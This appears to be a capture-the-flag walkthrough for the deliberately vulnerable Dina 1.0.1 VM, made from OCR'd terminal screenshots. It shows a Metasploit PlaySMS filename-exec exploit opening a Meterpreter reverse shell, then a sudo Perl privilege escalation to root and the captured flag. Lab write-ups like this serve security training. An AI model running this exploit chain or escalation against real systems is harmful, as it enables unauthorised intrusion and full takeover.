
Applications Places System
Mon Jul 23, 05:35:41
Parrot Terminal
File Edit View Search Terminal Help
Menu
Parrot Terminal
Parrot Terminal
playSMS - Mozilla Firef...

```
   Name       Current Setting         Required  Description
   ----       ---------------         --------  -----------
   PASSWORD   diana                   yes       Password to authenticate with
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      10.0.2.33               yes       The target address
   RPORT      80                      yes       The target port (TCP)
   SSL        false                   no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /SecreTSMSgatwayLogin   yes       Base playsms directory path
   USERNAME   touhid                  yes       Username to authenticate with
   VHOST                              no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.13        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4


msf exploit(multi/http/playsms_filename_exec) >
```



Applications Places System
Mon Jul 23, 05:36:33
Parrot Terminal
File Edit View Search Terminal Help
Menu
Parrot Terminal
Parrot Terminal
playSMS - Mozilla Firef...

```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.13        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4


msf exploit(multi/http/playsms_filename_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.13:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (37775 bytes) to 10.0.2.33
[*] Meterpreter session 1 opened (10.0.2.13:4444 -> 10.0.2.33:38306) at 2018-07-23 05:35:58 +0800

meterpreter > sysinfo
Computer    : Dina
OS          : Linux Dina 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686
Meterpreter : php/linux
meterpreter >
```



Applications Places System
Parrot Terminal
Mon Jul 23, 08:16:47
File Edit View Search Terminal Help
Menu
Parrot Terminal

```
   ----   ---------------  --------  -----------
   LHOST  10.0.2.13        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4


msf exploit(multi/http/playsms_filename_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.13:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (37775 bytes) to 10.0.2.33
[*] Meterpreter session 1 opened (10.0.2.13:4444 -> 10.0.2.33:51388) at 2018-07-23 08:15:11 +0800

meterpreter > shell
Process 1635 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ ls
ls
config-dist.php  config.php  inc  index.php  init.php  lib  plugin  storage
www-data@Dina:/var/www/SecreTSMSgatwayLogin$
```


# Privilege Escalation

Run “sudo -l” and find out that all users can run Perl without “sudo” password.


```
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
```

Run the following command to get root.

```
sudo perl -e 'exec "/bin/bash"'
```


Applications Places System
30 °C Mon Jul 23, 08:18:45
Parrot Terminal
File Edit View Search Terminal Help
Menu
Parrot Terminal

```
drwxr-xr-x  2 touhid touhid  4096 Oct 17  2017 Documents
drwxr-xr-x  2 touhid touhid  4096 Oct 17  2017 Downloads
drwxr-xr-x  2 touhid touhid  4096 Oct 17  2017 Music
drwxr-xr-x  2 touhid touhid  4096 Oct 17  2017 Pictures
drwxr-xr-x  2 touhid touhid  4096 Oct 17  2017 Public
drwxr-xr-x  2 touhid touhid  4096 Oct 17  2017 Templates
drwxr-xr-x  2 touhid touhid  4096 Oct 17  2017 Videos
-rw-r--r--  1 touhid touhid  8445 Oct 17  2017 examples.desktop
www-data@Dina:/home/touhid$ cd Documents
cd Documents
www-data@Dina:/home/touhid/Documents$ ls
ls
www-data@Dina:/home/touhid/Documents$ cd ../Downloads
cd ../Downloads
www-data@Dina:/home/touhid/Downloads$ ls
ls
577b6363d3e8baf4696744f911372ea6-playsms-1.4.tar.gz  backup.zip
angeldina.jpg                                         index.html
www-data@Dina:/home/touhid/Downloads$ cd /tmp
cd /tmp
www-data@Dina:/tmp$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
www-data@Dina:/tmp$
```



Applications Places System
31 °C Mon Jul 23, 09:09:26
Parrot Terminal
File Edit View Search Terminal Help
Menu
Parrot Terminal

```
Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4


msf exploit(multi/http/playsms_filename_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.13:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (37775 bytes) to 10.0.2.33
[*] Meterpreter session 1 opened (10.0.2.13:4444 -> 10.0.2.33:60518) at 2018-07-23 09:08:00 +0800

meterpreter > shell
Process 1621 created.
Channel 0 created.
cd /tmp
ls
8c7a09ffe3a7d85324cf5515c43ad914.compiled
at-spi2
phpvRSyrx
pulse-2L9K88eMlGn7
pulse-PKdhtXMmr18n
unity_support_test.1
sudo perl -e "exec '/bin/bash'"
id
uid=0(root) gid=0(root) groups=0(root)
```

Root is dancing!

# Flag

Go to the “root” directory and display the “flag.txt”.


Applications Places System
Mon Jul 23, 09:09:54
Parrot Terminal
File Edit View Search Terminal Help
Menu
Parrot Terminal

```
sudo perl -e "exec '/bin/bash'"
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
flag.txt
cat flag.txt
________                                                _________
\_______\--------___       ___          ____----------/_________/
    \_______\----\\\\\\   //_ _ \\    //////-------/________/
        \______\----\\|| (( ~|~ )))  ||//------/________/
            \_____\---\\ ((\ = / ))) //----/_____/
                 \____\--\_)))  \ _)))---/____/
                       \__/  (((     (((_/
                          |  -)))  -  ))


root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password......
u already have root shelll....


CONGO.........
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```

```
________                                                _________
\_______\--------___       ___          ____----------/_________/
    \_______\----\\\\\\   //_ _ \\    //////-------/________/
        \______\----\\|| (( ~|~ )))  ||//------/________/
            \_____\---\\ ((\ = / ))) //----/_____/
                 \____\--\_)))  \ _)))---/____/
                       \__/  (((     (((_/
                          |  -)))  -  ))


root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password......
u already have root shelll....


CONGO.........
```

FLAG : 22d06624cd604a0626eb5a2992a6f2e6

Game is over!

## Final Thought

Dina 1.0.1 VM is designed for beginners.  It is not hard to do the VM.  Recommended for beginners.

**-- THE END --**